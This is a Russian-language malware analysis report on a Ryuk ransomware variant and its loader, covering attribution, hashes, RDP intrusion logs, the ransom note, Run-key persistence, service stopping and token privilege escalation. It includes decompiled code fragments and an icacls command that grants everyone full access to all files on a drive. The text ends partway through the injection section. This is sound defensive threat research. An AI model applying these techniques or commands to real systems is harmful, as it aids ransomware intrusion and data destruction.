

/Ryuk

Отчет о
вредоносной
программе



Содержание

1. Общая информация	3
2. Характеристики	6
3. Вектор проникновения	7
4. Загрузчик	9
5. Ryuk	12
5.1 Присутствие	12
5.2 Привилегии	13
5.3 Внедрение	15
5.4 Шифрование	18
6. Соответствующие импорты и флаги	24
7. IOC	25

1. Общая информация

Данный документ содержит анализ варианта шифровальщика **Ryuk**, а также загрузчика, отвечающего за **загрузку** вредоносной программы в систему.

Шифровальщик Ryuk впервые появился летом 2018 года. Одно из отличий Ryuk от других шифровальщиков заключается в том, что он нацелен на атаку корпоративных окружений.

В середине 2019 года кибер-криминальные группировки атаковали огромное количество испанских компаний с помощью этого шифровальщика.



Рис. 1: Отрывок из El Confidencial по поводу атаки шифровальщика Ryuk [1]



Рис. 2: Отрывок из El País об атаке, произведенной с помощью шифровальщика Ryuk [2]

В этом году Ryuk атаковал большое число компаний в различных странах. Как Вы можете видеть на приведенных ниже рисунках, больше всего пострадали Германия, Китай, Алжир и Индия.

Сравнивая количество кибер-атак, мы можем видеть, что от Ryuk пострадали миллионы пользователей и скомпрометирован огромный объем данных, что привело к серьезному экономическому ущербу.




Рис. 3: Иллюстрация глобальной активности Ryuk.




Рис. 4: 16 стран, наиболее пострадавших от Ryuk




Рис. 5: Количество пользователей, атакованных шифровальщиком Ryuk (в миллионах)

Согласно обычному **принципу работы** подобных угроз, данный шифровальщик после завершения шифрования показывает жертве уведомление о выкупе, который должен быть уплачен в биткоинах на указанный адрес для восстановления доступа к зашифрованным файлам.

Эта вредоносная программа изменилась с момента своего первого появления. Анализируемый в данном документе вариант этой угрозы был обнаружен при попытке осуществления атаки в январе 2020 года.

В силу своей сложности данная вредоносная программа часто приписывается организованным киберпреступным группировкам, известным также как АРТ-группы.

Часть кода Ryuk имеет заметное сходство с кодом и структурой другого известного шифровальщика Hermes, с которым они имеют ряд одинаковых функций. Именно поэтому изначально Ryuk связывали с северокорейской группой Lazarus, которая в то время подозревалась в том, что стоит за шифровальщиком Hermes.

Впоследствии служба Falcon X компании CrowdStrike отметила, что фактически Ryuk был создан группой **WIZARD SPIDER [4]**.

Есть несколько доказательств в поддержку этого предположения. Во-первых, этот шифровальщик рекламировался на веб-сайте **exploit.in**, который является известным российским рынком вредоносных программ и ранее был связан с некоторыми российскими АРТ-группами. Этот факт исключает теорию о том, что Ryuk мог быть разработан АРТ-группой Lazarus, т.к. это не соответствует тому, как действует группа.

Кроме того, Ryuk рекламировался как шифровальщик, который не будет работать на российских, украинских и белорусских системах. Такое поведение определяется функцией, обнаруженных в некоторых версиях Ryuk, где она проверяет язык системы, в которой запущен данный шифровальщик, и останавливает его работу в том случае, если у системы русский, украинский или белорусский язык. Наконец, при проведении экспертного анализа машины, которая была взломана группой WIZARD SPIDER, было обнаружено несколько "артефактов", которые предположительно были использованы при разработке Ryuk как варианта шифровальщика Hermes.

С другой стороны, эксперты Габриэла Николао и Лючано Мартинс предположили, что шифровальщик, возможно, был разработан **АРТ-группой CryptoTech [5]**. Это следует из того факта, что за несколько месяцев до появления Ryuk эта группа разместила на форуме того же сайта информацию о том, что они разработали новую версию шифровальщика Hermes.

Несколько пользователей форума задались вопросом, действительно ли CryptoTech создал Ryuk. После этого данная группа защитила себя и заявила, что у нее имеются доказательства того, что они разработали 100% этого шифровальщика.

2. Характеристики

Мы начинаем с загрузчика, чья задача заключается в том, чтобы идентифицировать систему, в которой он находится, чтобы можно было запустить "правильную" версию шифровальщика Ryuk.

Хэш загрузчика следующий:

MD5	A73130B0E379A989CBA3D695A157A495
SHA256	EF231EE1A2481B7E627921468E79BB4369CCFAEB19A575748DD2B664ABC4F469

Одна из особенностей этого загрузчика заключается в том, что он не содержит никаких метаданных, т.е. создатели этой вредоносной программы не включили в него никаких сведений.

Иногда они включают ошибочные данные для того, чтобы заставить пользователя думать, что он якобы запускает легитимное приложение. Однако, как мы увидим позже, в том случае, если заражение не предполагает взаимодействие с пользователем (как в случае с этим шифровальщиком), то злоумышленники не считают необходимым использовать метаданные.

Informacion de propiedades	
Comments:	NULL
CompanyName:	
FileDescription:	NULL
FileVersion:	NULL
InternalName:	
Language:	NULL
LegalCopyright:	NULL
OriginalFilename:	
ProductName:	
ProductVersion:	NULL

Рис. 6: Мета-данные образца

Образец был скомпилирован в 32-разрядном формате, чтобы его можно было запускать как в 32-разрядных, так и в 64-разрядных системах.

3. Вектор проникновения

Образец, который загружает и запускает Ryuk, попал в нашу систему через удаленное соединение, а параметры доступа были получены благодаря предварительной RDP-атаке.




Рис. 7: Реестр атаки

Злоумышленнику удалось удаленно войти в систему. После этого он создал исполняемый файл с нашим образцом.

Этот исполняемый файл был заблокирован антивирусным решением перед запуском.

	5159	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
	5161	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498					
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe

Рис. 8: Блокировка образца

Detalle del evento

0 id	5162
1 eventtype	RemediationOps
2 timestamp	13/01/2020 23:08:41.498
3 version	3
4 versioncon...	1.0.0.534
5 versionage...	02.50.00.0000
6 versiondet...	2.0.0.737
7 versionpro...	08.00.15.0010
8 parentmd5	b3541a5a20c6264781909b1b7fe54836
9 parentblake	7b847a90b1c112079c19b1a7789e68867c1507cffad661b204fc24ec7392fa92

10 parentpath	3 WINDOWS \explorer.exe
11 parentfilen...	explorer.exe
12 parentflags	16384
13 childmd5	a73130b0e379a989cba3d695a157a495
14 childpath	3 TEMP \2\r3-59.exe
15 childfilena...	r3-59.exe
16 childflags	0
17 winningtech	Cloud
18 detectionid	26550632
19 action	Quarantine
20 servicelevel	Block
21 exploitorigin	0
22 parentpid	761

Рис. 9: Блокировка образца

Когда вредоносный файл был заблокирован, злоумышленник попытался загрузить зашифрованную версию исполнительного файла, который также был заблокирован.

#	id	timestamp	localdatetime	parentpath	parentfilename	parentpid	childpath	childfilename
	5159	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5160	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59.exe	r3-59.exe
	5164	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5165	13/01/2020 23:08:46.825	13/01/2020 23:08:46.825	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5168	13/01/2020 23:08:49.762	13/01/2020 23:08:49.762	3 WINDOWS explorer.e...	explorer.exe	761	3 TEMP 2 r3-59_for_cr...	r3-59_for_crypt_x86.exe
	5273	13/01/2020 23:23:38.082	13/01/2020 23:23:38.082	3 WINDOWS Explorer.E...	explorer.exe	761	3 r3-59_for_crypt_x86_...	r3-59_for_crypt_x86_20...
	5275	13/01/2020 23:24:03.452	13/01/2020 23:24:03.452	3 WINDOWS Explorer.E...	explorer.exe	761	3 DESKTOPDIRECTORY ...	r3-59_for_crypt_x86_20...

Рис. 10: Набор образцов, которые злоумышленник пытался запустить

Наконец, он попытался загрузить другой вредоносный файл через зашифрованную консоль PowerShell для того, чтобы обойти антивирусную защиту. Но он также был заблокирован.

0 id	5314	11 childfilename	489314d86c55a948a225789db7a93229.tmp
1 eventtype	CreateProc	12 childpid	0
2 parentstatus	NotUploadGWLocal	13 accesstype	0
3 childstatus	StatusOk	14 parentattributes	ISPE
4 timestamp	13/01/2020 23:41:18.400	15 childattributes	ISPE
5 parentmd5	c031e215b8b08c752bf362f6d4c5d3ad	16 totalresolutioni...	0
6 parentpath	3 SYSTEM WindowsPowerShell\v1.0 powershell.exe	17 remediationresult	Angry
7 parentfilename	powershell.exe	18 childclassification	Suspect
8 parentpid	1005	19 action	Quarantine
9 childmd5	865c0c0b4ab0e063e5caa3387c1a8741	20 servicelevel	Block
10 childpath	3 WINDOWS TEMP 489314d86c55a948a225789db7a93229.tmp		

Рис. 11: PowerShell с заблокированным вредоносным контентом

	5313	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3 SYSTEM wbem\wmip...	wmiprvse.exe	739	3 SYSTEM WindowsPo...	powershell.exe	1005
	5314	13/01/2020 23:41:18.400	13/01/2020 23:41:18.400	3 SYSTEM WindowsPo...	powershell.exe	1005	3 WINDOWS TEMP 489...	489314d86c55a948a2257...	0
	5315	13/01/2020 23:41:19.400	13/01/2020 23:41:19.400	3 SYSTEM WindowsPo...	powershell.exe		3 WINDOWS TEMP 489...	489314d86c55a948a2257...	

Рис. 12: PowerShell с заблокированным вредоносным контентом

4. Загрузчик

Когда он выполняется, он записывает файл ReadMe в папку %temp%, что типично для Ryuk. Данный файл - это требование о выкупе, содержащее адрес электронной почты в домене protonmail, который довольно часто встречается в этом семействе вредоносных программ: **msifelabem1981@protonmail.com**





Рис. 13: Требование о выкупе

Во время выполнения загрузчика Вы можете увидеть, что он запускает несколько исполняемых файлов со случайными названиями. Они хранятся в скрытой папке **PUBLIC**, но если в операционной системе не активна опция "**Показывать скрытые файлы и папки**", то они так и останутся скрытыми. Более того, эти файлы 64-разрядные в отличие от родительского файла, который 32-разрядный.





Рис. 14: Исполняемые файлы, запускаемые образцом

Как Вы можете видеть на приведенном выше рисунке, Ryuk запускает icacls.exe, который будет использоваться для изменения всех списков контроля доступа ACL (Access control list), таким образом гарантируя доступ и изменение флагов.

Он получает полный доступ под всеми пользователями ко всем файлам на устройстве (/T) независимо от ошибок (/C) и без показа каких-либо сообщений (/Q).

```

2112 icacls "C:\*" /grant Everyone:F /T /C /Q
2112 icacls "D:\*" /grant Everyone:F /T /C /Q

```

Рис. 15: Параметры выполнения icacls.exe, запущенного образцом

Важно учитывать, что Ryuk проверяет, какая запущена версия Windows. Для этого он выполняет проверку версии с помощью **GetVersionExW**, в котором он проверяет значение флага **lpVersionInformation**, показывающего, является ли текущая версия Windows более поздней, чем **Windows XP**.

```

_COMPROBAR_VSO proc near
VersionInformation= _OSVERSIONINFOW ptr -114h

push    ebp
mov     ebp, esp
sub     esp, 114h
push    114h
push    0
lea    eax, [ebp+VersionInformation]
push    eax
call   sub_4010D0
add    esp, 0Ch
mov    [ebp+VersionInformation.dwOSVersionInfoSize], 114h
lea    ecx, [ebp+VersionInformation]
push    ecx ; lpVersionInformation
call   ds:GetVersionExW
cmp    [ebp+VersionInformation.dwMajorVersion], 5
jnz    short loc_4011D8

```

```

bIsWindowsXPorLater =
( (osvi.dwMajorVersion > 5) ||
( (osvi.dwMajorVersion == 5) && (osvi.dwMinorVersion >= 1) ));

```

В зависимости от того, работает ли у Вас более поздняя версия нежели Windows XP, загрузчик будет записывать в папку локального пользователя - в данном случае в папку **%Public%**.

```

mov     edi, [ebp+var_40]
mov     ecx, 13h
mov     esi, offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
rep movsd
jmp     short loc_401572

mov     edi, [ebp+var_20]
mov     ecx, 7
mov     esi, offset aUsersPublic ; "\\users\\Public\\"
rep movsd
movsw

```


Рис. 17: Проверка версии операционной системы

Записываемый файл - это Ryuk. Затем он запускает его, передавая свой собственный адрес в качестве параметра.

```
WriteFile(hFile, &byte_445D78, dword_412774, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
_BUSCA_UNIDADES();
Sleep(0x9C4u);
ShellExecuteW(0, 0, &FileName, &Filename, 0, 0);
return 0;
```

Рис. 18: Выполнение Ryuk через ShellExecute

Первое, что делает Ryuk, - это получение входных параметров. На этот раз существует два входных параметра (сам исполняемый файл и адрес дроппера), которые используются для удаления собственных следов.



A73130B0E379...	1488	Process Create	C:\users\Public\ZLYKb.exe
ZLYKb.exe	2136	Process Start	
ZLYKb.exe	2136	Thread Create	

Command line: "C:\users\Public\ZLYKb.exe" "C:\Users\infectedo\Desktop\A73130B0E379A989CBA3D695A157A495.exe"

Рис. 19: Создание процесса

Вы также можете видеть, что как только он запустил свои исполняемые файлы, он удаляет себя, таким образом не оставляя никаких следов собственного присутствия в той папке, где он был выполнен.

```
v6 = CommandLineToArgvW(v5, &Value);
if ( !GetLastError() )
{
    itoa(Value, &v38, 10);
    if ( Value <= 2 )
    {
        if ( Value == 2 && v6[1] )
        {
            Sleep(0x1388u);
            DeleteFileW(v6[1]);
        }
    }
}
```

Рис. 20: Удаление файла

5. RYUK

5.1 Присутствие

Ryuk, подобно другим вредоносным программам, пытается оставаться в системе как можно дольше. Как было показано выше, один из способов для достижения этой цели - это скрытое создание и запуск исполняемых файлов. Для этого наиболее распространенной практикой является изменение ключа реестра **CurrentVersion\Run**.

В данном случае Вы можете видеть, что для этой цели первый запускаемый файл **VWjRF.exe** (название файла генерируется случайным образом) запускает **cmd.exe**.



Рис. 21: Выполнение файла VWjRF.exe

Затем вводится команда RUN с именем **"svchos"**. Таким образом, если Вы захотите в любое время проверить ключи реестра, то Вы достаточно легко сможете не заметить это изменение, учитывая схожесть этого названия с **svchost**. Благодаря этому ключу Ryuk обеспечивает свое присутствие в системе. Если система до сих пор не была заражена, то когда Вы перезагрузите систему, исполняемый файл повторит попытку снова.




Рис. 22: Образец обеспечивает присутствие в ключе реестра

Мы также можем увидеть, что этот исполняемый файл останавливает две службы: **"audioendpointbuilder"**, которая, как следует из ее названия, соответствует системному аудио,




Рис. 23: Образец останавливает службу системного аудио

и **samss**, которая является **службой управления учетными записями**. Остановка этих двух служб является характеристикой Ryuk. В данном случае, если система связана с SIEM-системой, то шифровальщик пытается остановить отправку в SIEM каких-либо предупреждений. Таким образом, он защищает свои следующие шаги, поскольку некоторые SAM-службы не смогут правильно начать свою работу после выполнения Ryuk.




Рис. 24: Образец останавливает службу Samss

5.2 Привилегии

Вообще говоря, Руик начинается с горизонтального перемещения внутри сети или он запускается другой вредоносной программой, такой как Emotet или Trickbot, которые в случае эскалации привилегий передают эти повышенные права шифровальщику.

Заранее, в качестве прелюдии к процессу внедрения, мы видим, что он выполняет процесс **ImpersonateSelf**, а это означает, что содержимое безопасности токена доступа будет передано в поток, где оно будет немедленно получено с помощью **GetCurrentThread**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
```

Рис. 25: Вызов ImpersonateSelf

Затем мы видим, что он свяжет токен доступа с потоком. Мы также видим, что один из флагов - это **DesiredAccess**, который может использоваться для контроля доступа, который будет иметь поток. В этом случае значение, которое получит edx, должно быть **TOKEN_ALL_ACCESS** или в противном случае - **TOKEN_WRITE**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
lea    r9, [rsp+0BB060h+var_BB028] ; TokenHandle
xor    r8d, r8d ; OpenAsSelf
mov    rcx, rax ; ThreadHandle
mov    edx, ebx ; DesiredAccess
call   cs:OpenThreadToken
```

TOKEN_WRITE	Combines STANDARD_RIGHTS_WRITE, TOKEN_ADJUST_PRIVILEGES, TOKEN_ADJUST_GROUPS, and TOKEN_ADJUST_DEFAULT.
TOKEN_ALL_ACCESS	Combines all possible access rights for a token.

Рис. 26: Создание токена потока

Затем он будет использовать **SeDebugPrivilege** и сделает вызов для получения отладочных прав Debug по отношению к потоку, в результате чего, указав **PROCESS_ALL_ACCESS**, он сможет получить доступ к любому требуемому процессу. Теперь, учитывая, что шифровальщик уже имеет подготовленный поток, остается только приступить к завершающей стадии.

```
loc_140005989: ; TokenHandle
mov     rcx, [rsp+0BB060h+var_BB028]
lea    rdx, aSedebgprivile ; "SeDebugPrivilege"
mov    r8d, edi
```

Рис. 27: Вызов SeDebugPrivilege и функция эскалации прав

С одной стороны, мы имеем **LookupPrivilegeValueW**, предоставляющий нам необходимую информацию о привилегиях, которые мы хотим повысить.

```
v3 = a3;
v4 = TokenHandle;
if ( !LookupPrivilegeValueW(0i64, a2, &Luid) )
{
    v5 = GetLastError();
    v6 = "LookupPrivilegeValue error: %u\n";
LABEL_3:
    printf(v6, v5);
    return 0i64;
}
```

Рис. 28: Запрос информации о привилегиях для их эскалации

С другой стороны, мы имеем **AdjustTokenPrivileges**, который позволяет получить необходимые права на наш поток. В этом случае самое важное - это **NewState**, чей флаг будет предоставлять привилегии.

```
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = v3 != 0 ? 2 : 0;
if ( !AdjustTokenPrivileges(v4, 0, &NewState, 0x10u, 0i64, 0i64) )
{
    v5 = GetLastError();
    v6 = "AdjustTokenPrivileges error: %u\n";
    goto LABEL_3;
}
```

Value	Meaning
SE_PRIVILEGE_ENABLED	The function enables the privilege.

Рис. 29: Настройка прав для токена

5.3 Внедрение

В этом разделе мы покажем, как образец выполняет процесс внедрения, ранее уже упомянутый в данном отчете.

Основной целью процесса внедрения, как и эскалации, является получение доступа к **ТЕНЕВЫМ КОПИЯМ**. Для этого ему нужно работать с потоком с правами выше, чем у локального пользователя. Как только он получит такие более высокие права, он удалит копии и внесет изменения в другие процессы для того, чтобы сделать невозможным возврат к более ранней точке восстановления в операционной системе.

Как это обычно бывает с таким видом вредоносных программ, для выполнения внедрения он использует **CreateToolhelp32Snapshot**, поэтому он делает снимок запущенных в данный момент процессов и пытается получить доступ к этим процессам с помощью **OpenProcess**. Как только он получает доступ к процессу, он также открывает **токен** с его информацией для получения параметров процесса.

```
TokenInformationLength = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
v5 = v4;
if ( v4 != (HANDLE)-1i64 && Process32FirstW(v4, &pe) )
{
    if ( Process32NextW(v5, &pe) )
    {
        v6 = (_DWORD*)(v1 + 504);
        do
        {
            SetLastError(0);
            v7 = OpenProcess(0x1FFFFFFu, 0, pe.th32ProcessID);
            if ( v7 )
            {
                wcsncpy((wchar_t*)(v1 + 508i64 * v3), pe.szExeFile, 0x103ui64);
                *(v6 - 1) = pe.th32ProcessID;
                if ( OpenProcessToken(v7, 0x20008u, &TokenHandle) )
                {
                    GetTokenInformation(TokenHandle, TokenUser, v2, 0, &TokenInformationLength);
                    v8 = TokenInformationLength;
                    v9 = GetProcessHeap();
                    v2 = (PSID*)HeapAlloc(v9, 8u, v8);
                    if ( GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
                }
            }
        } while (v6 < v1 + 504);
    }
}
```

Рис. 30: Получение процессов с компьютера

